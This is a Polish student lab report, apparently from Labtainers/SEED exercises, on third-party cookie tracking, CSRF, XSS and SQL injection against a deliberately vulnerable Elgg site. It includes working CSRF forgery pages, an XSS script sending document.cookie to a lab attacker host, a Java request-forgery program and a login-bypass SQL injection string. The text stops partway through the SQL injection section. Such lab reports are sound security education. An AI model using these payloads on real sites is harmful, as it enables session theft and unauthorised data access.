

Laboratorium 3

Spis treści

Labtainers

1. Webtrack	
1.1.....	2
1.2.....	3
1.3.....	4
1.4.....	4
1.5.....	5
1.6.....	6
1.7.....	6
2. Xforge	
2.1.....	7
2.2.....	8
2.3.....	9
3. Xsite	
3.1.....	10
3.2.....	11
3.3.....	11
3.4.....	12
3.5.....	12
4. Sql-inject	
4.1.....	13
4.2.....	14
4.3.....	16
4.4.....	16
Podsumowanie.....	17

TryHackMe

1. Severity 1.....	18
2. Severity 2.....	21
3. Severity 3.....	23
Podsumowanie.....	25

Labtainers

Na początku czyścimy historię przeglądarki, pliki cookie.

1 Webtrack

1.1 Na początku jak otworzyliśmy stronę „Elgg” to była pusta (screen pod spodem).




Po przeglądaniu stron internetowych, na stronie „Elgg” pojawiła się ostatnia aktywność.



Po zamknięciu przeglądarki i ponownym uruchomieniu na stronie „Elgg” dalej znajduje się ostatnia aktywność, ponieważ nie wyczyściliśmy plików cookie z historii przeglądania po wizycie na stronach internetowych.

1.2



Odpalamy dowolny sklep internetowy i szczegółowo przeglądamy wybrany produkt. Następnie włączamy „Web Developer”, a następnie „Network”. Szukamy nagłówka http, który odpowiada za „third party cookies” (cookies nie powiązane bezpośrednio ze stroną, którą przeglądamy).



Na rysunku poniżej został przedstawiony zrzut ekranu z kodu źródłowego strony, który odpowiada za przesyłanie plików cookie z strony internetowej. Link ten jest skryptem, który śledzi ruch użytkownika.


```
</div>
<div class="clear">
  
</div>
```

Następnie odpaliliśmy „CameraStore” i przejrzelśmy wybrany produkt. W kolejnym kroku odpaliliśmy stronę <http://www.wtlabadsrv.com/>. Na <http://www.wtlabadsrv.com/> i na „CameraStore” włączyliśmy „Storage Inspector”. Tak jak widać na rysunkach poniżej (pierwszy rysunek to „CameraStore”, drugi to wtlabadsrv) na „CameraStore” nie było nic wartościowego, lecz na „wtlabadsrv” był „track” z wartością 1513951173194491.




Następnie weszliśmy na stronę „CameraStore” w „Web Developer”, a następnie w „Network” i znaleźliśmy „request” o tym samym numerze „track” co na stronie „wtlabadserver”. (Pokazne na rysunku poniżej).

6965888389535971	HTC Wildfire	Mobiles	1	1513951173194491
------------------	--------------	---------	---	------------------




1.5


Na początku odpaliliśmy przeglądarkę w trybie PRIVATE i weszliśmy na stronę „Elgg”, która wyglądała następująco:



Następnie udaliśmy się na stronę „ShoeStore” i po odświeżeniu strony „Elgg” ujrzeliśmy ostatnią aktywność.



Następnie zamknęliśmy strony i otworzyliśmy stronę „Elgg” ponownie i widzimy, że po naszej aktywności nie było śladu. Stało się tak, ponieważ po zamknięciu strony po przeglądaniu rzeczy w trybie PRIVATE, pliki cookie są usuwane. (Ponowne otwarcie strony „Elgg” pokazane poniżej).



1.6

Przykładowy „HTTP request” dla strony <http://dictionary.reference.com/> wraz z „third party cookie”.

The screenshot shows the Network tab in Firefox DevTools. The selected request is to `https://googleads.g.doubleclick.net/pagead/landing?qcs=G111`. The status is 200. The request headers are expanded, showing a third-party cookie: `Cookie: IDE=AHWqTUIKXC5q5skG-aUU66ocRM...v5nDPs6UqoitZbhtZT5qkyLfezZOE`. Other headers include `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8`, `Accept-Encoding: gzip, deflate, br`, `Accept-Language: en-US,en;q=0.5`, `Connection: keep-alive`, `Host: googleads.g.doubleclick.net`, `Referer: https://www.dictionary.reference.com/`, and `User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/61.0`.

Przykładowy „HTTP request” dla strony <http://www.amazon.com/> wraz z „third party cookie”.

The screenshot shows the Network tab in Firefox DevTools. The selected request is to `https://fls-na.amazon.com/1/batch/1/0E/`. The status is 204. The request headers are expanded, showing a session cookie: `Cookie: session-id=142-2259482-1444955...hAfo0uqtjWdQMM="; skin=noskin`. Other headers include `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8`, `Accept-Encoding: gzip, deflate, br`, `Accept-Language: en-US,en;q=0.5`, `Connection: keep-alive`, `Content-Length: 7695`, `Content-Type: text/plain; charset=UTF-8`, and `X-Firefox-Spdy: h2`.


Przykładowy „HTTP request” dla strony <http://www.careerbuilder.com/> wraz z „third party cookie”.

The screenshot shows the Network tab in Firefox DevTools. The selected request is to `https://bat.bing.com/action/0?ti=5525322&tm=gtm002&Ver=2&mi...`. The status is 204. The request headers are expanded, showing a Microsoft Advertising cookie: `Cookie: MUID=0376236E8BC661FA119031E48AD460A4`. Other headers include `Accept: */*`, `Accept-Encoding: gzip, deflate, br`, `Accept-Language: en-US,en;q=0.5`, `Connection: keep-alive`, `Host: bat.bing.com`, `Referer: https://www.careerbuilder.com/`, and `User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101`.

1.7

W ustawieniach Firefox wyłączyliśmy „third party cookies” i porównaliśmy tą samą stronę internetową wchodząc w „Web Developer”, a następnie w „Network” przed i po wyłączeniu „third party cookies”. Jak widać po wyłączeniu „third party cookies” nie było w ogóle żądania „Cookie”

(rysunek po lewej przed wyłączeniem, a po prawej po wyłączeniu „third party cookies”). Na stronie „wtlabadserver” nie widać naszej aktywności po wyłączeniu „third party cookies”.



2 xforge

2.1 Na początku sprawdziliśmy Page Source strony z konta Alici i Boba i zauważyliśmy, że u Alice jest indeks z numerem 39, a u Boba z numerem 40, co pokazano na rysunkach poniżej.

```
37
38 elgg.page_owner = {"guid":39,"type":"user","subtype":false,"time created":"1510272705",
39 //Before the DOM is ready, but elgg's js framework is fully init
40 elgg.trigger_hook('boot', 'system');// ]]>
41 </script>
42

38 elgg.page_owner = {"guid":40,"type":"user","subtype":false,"time created":"1510272705",
39 //Before the DOM is ready, but elgg's js framework is fully initialized
40 elgg.trigger_hook('boot', 'system');// ]]>
41 </script>
42
```

Następnie w konsoli „attacker” wpisaliśmy „nano index.html” żeby dokonać zmiany w kodzie źródłowym strony, która ma doprowadzić do zawarcia znajomości, należało zmienić wartość z 39 na 40. Na koniec zapisaliśmy zmiany. (Kod strony został zamieszczony poniżej).

```
<html>
<head>
<title>
Malicious Web
</title>
</head>
<body>
<p>Error</p>

</body>
</html>
```


W kolejnym kroku stworzyliśmy wpis (jako Bob) na blogu mający na celu zachęcić Alice do wejścia w link.

Title
Kasa za darmo


Excerpt
MONEY

Body
http://www.csrflabattacker.com/

Potem z konta Alice weszliśmy w wpis na blogu, zamieszczony przez Boba i kliknęliśmy w link, który przeniósł nas na stronę pokazaną poniżej.



Po wróceniu się na blog i wejściu w „Activity” można było zobaczyć, że konto Alice dodało Boba jak znajomego, co pokazuje rysunek poniżej.



2.2


Do wykonania zadania wykorzystamy kod zamieszczony w pliku z zadaniami. Należy go zmodyfikować w sposób jak pokazano poniżej.

```
<html><body><h1>
This page forges an HTTP POST request.
</h1>
<script type="text/javascript">
function post(url,fields)
{
  //create a <form> element.
  var p = document.createElement("form");
  //construct the form
  p.action = url;
  p.innerHTML = fields;
  p.target = "_self";
  p.method = "post";
  //append the form to the current page.
  document.body.appendChild(p);
  //submit the form
  p.submit();
}
function csrf_hack()
{
  var fields;
  // The following are form entries that need to be filled out
  // by attackers. The entries are made hidden, so the victim
  // won't be able to see them.
  fields += "<input type='hidden' name='name' value='Bobby' />";
  fields += "<input type='hidden' name='description' value='' />";
  fields += "<input type='hidden' name='accesslevel[description]' value='2' />";
  fields += "<input type='hidden' name='briefdescription' value='I support SEED project!' />";
  fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2' />";
  fields += "<input type='hidden' name='location' value='' />";
  fields += "<input type='hidden' name='accesslevel[location]' value='2' />";
  fields += "<input type='hidden' name='interests' value='' />";
  fields += "<input type='hidden' name='accesslevel[interests]' value='2' />";
  fields += "<input type='hidden' name='guid' value='40' />";
  var url = "http://csrlabattacker.com/action/profile/edit";
  post(url,fields);
}
// invoke csrf_hack() after the page is loaded.
window.onload = function() { csrf_hack();}
</script>
</body></html>
```

Następnie tworzymy wpis na blogu jako Alice z zamieszczonym linkiem do wyżej napisanej strony. Bob po kliknięciu w link zostanie przeniesiony na jedną stronę i po chwili na drugą stronę z uzupełnionym opisem na jego profilu jak pokazano poniżej.



Pytanie 1: Alice może zdobyć ID Boba będąc na swoim koncie. Musisz wejść kolejno w „More”, „Members” wejdzie na profil Boba i kliknie prawym przyciskiem myszy na „Remove friend”, a następnie kliknie „Inspect Element”. Działanie te wyświetli kod, w którym znajduje się ID Boba (zaznaczone na rysunku poniżej).




Pytanie 2: Tak, Alice będzie mogła przeprowadzić atak. Wystarczy tylko dokonać modyfikacji kodu w taki sposób żeby pobierał ID osoby wchodzącej na stronę, na przykład utworzyć żądanie „GET”.

2.3

Do włączenia „secret tokens” podejmujemy takie działania, jakie zostały przedstawione w pliku z zadaniami. Na początku z terminala admina przechodzimy do pliku „actions.php” (pokazane poniżej), a następnie modyfikujemy go komentując „return true” w funkcji „function action_gatekeeper(\$action)”.

```
admin@vuln-site ~]$ cd ..
admin@vuln-site home]$ cd ..
admin@vuln-site /]$ ls
anaconda-post.log bin boot dev etc home lib lib64 media mnt mysql-community-release-el7-5.noarch.rpm opt proc root run sbin srv sys typescript usr var
admin@vuln-site var]$ ls
adm cache db empty games gopher kerberos labtainer lib local lock log mail nis opt preserve run spool www yp
admin@vuln-site var]$ cd www
admin@vuln-site www]$ cd csrf.lag.com/elgg/engine
admin@vuln-site engine]$ ls
classes handlers lib schema settings.example.php settings.php start.php tests
admin@vuln-site engine]$ cd lib/
admin@vuln-site lib]$ ls
access.php calendar.php deprecated-1.8.php filestore.php mb_wrapper.php notification.php pageowner.php river.php tags.php views.php
actions.php configuration.php elgglib.php group.php newcache.php objects.php pan.php sessions.php upgrade.php web_services.php
admin.php cron.php entities.php input.php metadata.php opendb.php plugins.php sites.php upgrades.php widgets.php
annotations.php database.php export.php languages.php metastrings.php output.php private_settings.php statistics.php user_settings.php xml.php
cache.php deprecated-1.7.php extender.php location.php navigation.php pagehandler.php relationships.php system_log.php users.php xml-rpc.php
admin@vuln-site lib]$
```

Następnie wchodzimy na konto Boba i klikamy w link, który przenosi nas na stronę, z której jak wrócimy na stronę bloga to wyświetli nam błąd pokazany poniżej. Nie doszło więc do ataku CSRF.



Po odpaleniu „Web Developer”, „Network” i zaproszeniu osoby do znajomych, widzimy w „Web Developer”, że generowany jest „secret token” i „timestamp”, lecz po usunięciu lub ponownym zaproszeniu do znajomych to zarówno „secret token” jak i „timestamp” będą inne (dlatego, że są generowane losowo) i to z tego powodu atakujący nie może wysłać tokenu, który jest znany tylko przez stronę, którą właśnie przeglądamy oraz przeglądarkę atakowanego.

The screenshot shows the Network tab of a web browser. On the left, a list of requests is visible, including GET requests for various resources like 'add?friend=416...elgg...', 'charlie', 'elgg.1510272992.css', 'elgg.1510272992.js', 'jquery-1.6.4.min.js', and 'jquery-ui-1.8.16.min.js'. The main panel on the right shows the details for the first request: a GET request to 'http://csrfabelgg.com/action/friends/add?friend=416...elgg...'. The status is 302, and the response headers are visible, including 'Cache-Control: no-store, no-cache, must-reval...te, post-check=0, pre-check=0', 'Content-Type: text/html; charset=UTF-8', 'Date: Fri, 30 Dec 2022 18:54:04 GMT', 'Expires: Thu, 19 Nov 1981 08:52:00 GMT', 'Keep-Alive: timeout=5, max=99', 'Location: http://csrfabelgg.com/profile/charlie', 'Pragma: no-cache', 'Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16', and 'X-Powered-By: PHP/5.4.16'. The request headers also show 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8', 'Accept-Encoding: gzip, deflate', 'Accept-Language: en-US,en;q=0.5', 'Connection: keep-alive', 'Cookie: Elgg=005u804hi4pvp4nkq6baac2', 'Host: csrfabelgg.com', and 'Referer: http://csrfabelgg.com/profile/charlie'.

3 xsite

3.1

Aby wyświetlić alert weszliśmy na profil jednej z osób i kliknęliśmy „Edit profile”. Przeszliśmy do sekcji „brief description” i w niej umieściliśmy kod „<script>alert(“You are under attack! Take cover!”);</script>” (pokazane na rysunku poniżej).

Edit profile

My display name

About me Remove editor

Brief description

Public

W efekcie wchodząc na profil danej osoby otrzymaliśmy komunikat.




3.2

Do przechwycenia plików cookie modyfikujemy kod z poprzedniego ćwiczenia wpisując „document.cookie” zamiast komunikatu i zapisujemy go w „brief description” tak jak na rysunku poniżej.

Brief description

W efekcie otrzymujemy przechwycone pliki cookie w komunikacie na stronie osoby, u której wpisaliśmy kod.



3.3

Do przechwycenia „cookies” użyjemy poniższego kodu, który wpisujemy w „brief description” jednej z osób.

```
<script>document.write('<img src=http://172.25.0.3:2002?c=' + escape(document.cookie) + '>');</script>
```

Następnie w konsoli „attacker” przechodimy do folderu „echoserv” i wykonujemy program echoserv komendą „./echoserv”. Następnie zapisujemy na profilu danej osoby zmiany (kod napisany w „brief description”) i przechodzimy do konsoli, gdzie ujrzeliśmy plik cookie, który zaczyna się po „...%3D”.

```
ubuntu@attacker:~/echoserv$ ./echoserv
GET /?c=Elgg%3Dcpo9qrg1b487irf80f27mn1i12 HTTP/1.1
```

Program nie wykonywał się jak operowaliśmy na porcie sugerowanym w instrukcji, czyli 5555. Sprawdziliśmy, że program „echoserv” działa domyślnie na porcie 2002 i to właśnie jego użyliśmy.

3.4


W terminalu „attacker” wpisujemy „sudo nan HTMLSimpleForge.java” i zapisujemy tam poniższy kod. Cookie wzięliśmy będąc zalogowani jako Alice i biorąc je z konta Charliego, zaś „timestamp” i „token” wzięliśmy również z konta Alice wchodząc w osoby i na profil Boba i najeżdżając myszką na opcję „Add friend” i w lewym dolnym rogu strony wyświetliły nam się informacje, których potrzebowaliśmy.

```
import java.io.*;
import java.net.*;

public class HTMLSimpleForge {
    public static void main(String[] args) throws IOException{
        try {
            // responseCode:
            InputStream responseIn = null;
            String requestDetails = "A_elgg_ts=1072492409&_elgg_token=8e5b03e16b9e79139ee1ff9054a03a2";
            URL url = new URL("http://www.xsslabelgg.com/action/friends/add?friend=40" + requestDetails);


            HttpURLConnection urlConn = (HttpURLConnection) url.openConnection();
            urlConn.setConnectTimeout(60000);
            urlConn.setReadTimeout(90000);
            urlConn.addRequestProperty("User-agent", "Sun JDK 1.6");
            urlConn.setRequestMethod("GET");
            String cookies = "http://www.xsslabelgg.com/1072492409?token=8e5b03e16b9e79139ee1ff9054a03a2";
            urlConn.addRequestProperty("cookie", cookies);
        } catch (IOException e) {
            throw new RuntimeException(e);
        }
    }
}
```

Następnie w konsoli „attacker” wpisaliśmy „javac HTMLSimpleForge.java”, a następnie „java HTMLSimpleForge”. W efekcie konto Charliego dodało Boba do znajomych.



3.5

Na początku na koncie Alice w „brief description” wkleiliśmy „<script>alert('You are under attack! Take cover!');</script>”, a następnie z konta admina uruchomiliśmy plugin.



Po zalogowaniu się jako Alice i wejściu na jej profil zauważyliśmy, że nie wyskakiwało okienko, tak jak w zadaniu 1, lecz był komunikat w jej „brief description” zamieszczony poniżej. Oznacza to, że kod się nie wykonał.

Brief description: alert("You are under attack! Take cover!");

```
<script>document.write('<img src=http://172.25.0.3:2002?c=' + escape(document.cookie) + '>');</script>
```

Brief description: "<" "<"

About me

```
// <![CDATA[ document.write('<img  
src=http://172.25.0.3:2002?c='+escape(document.cookie  
e) + ' >'); // ]>
```

4 sql-inject

4.1

```
[student@web-server ~]$ mysql -u root -pseedubuntu
Warning: Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5
Server version: 5.6.39 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)
```

4.2


4.2.1

Aby dokonać włamania wpisujemy „99999 ‘ – „.



Employee ID: 99999 ' --
Password: 99999 ' --
99999 ' --
Get Information
Copyright © SEED LABs

W efekcie otrzymujemy rezultat wstawiony poniżej.



Alice Profile
Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:
Bobby Profile
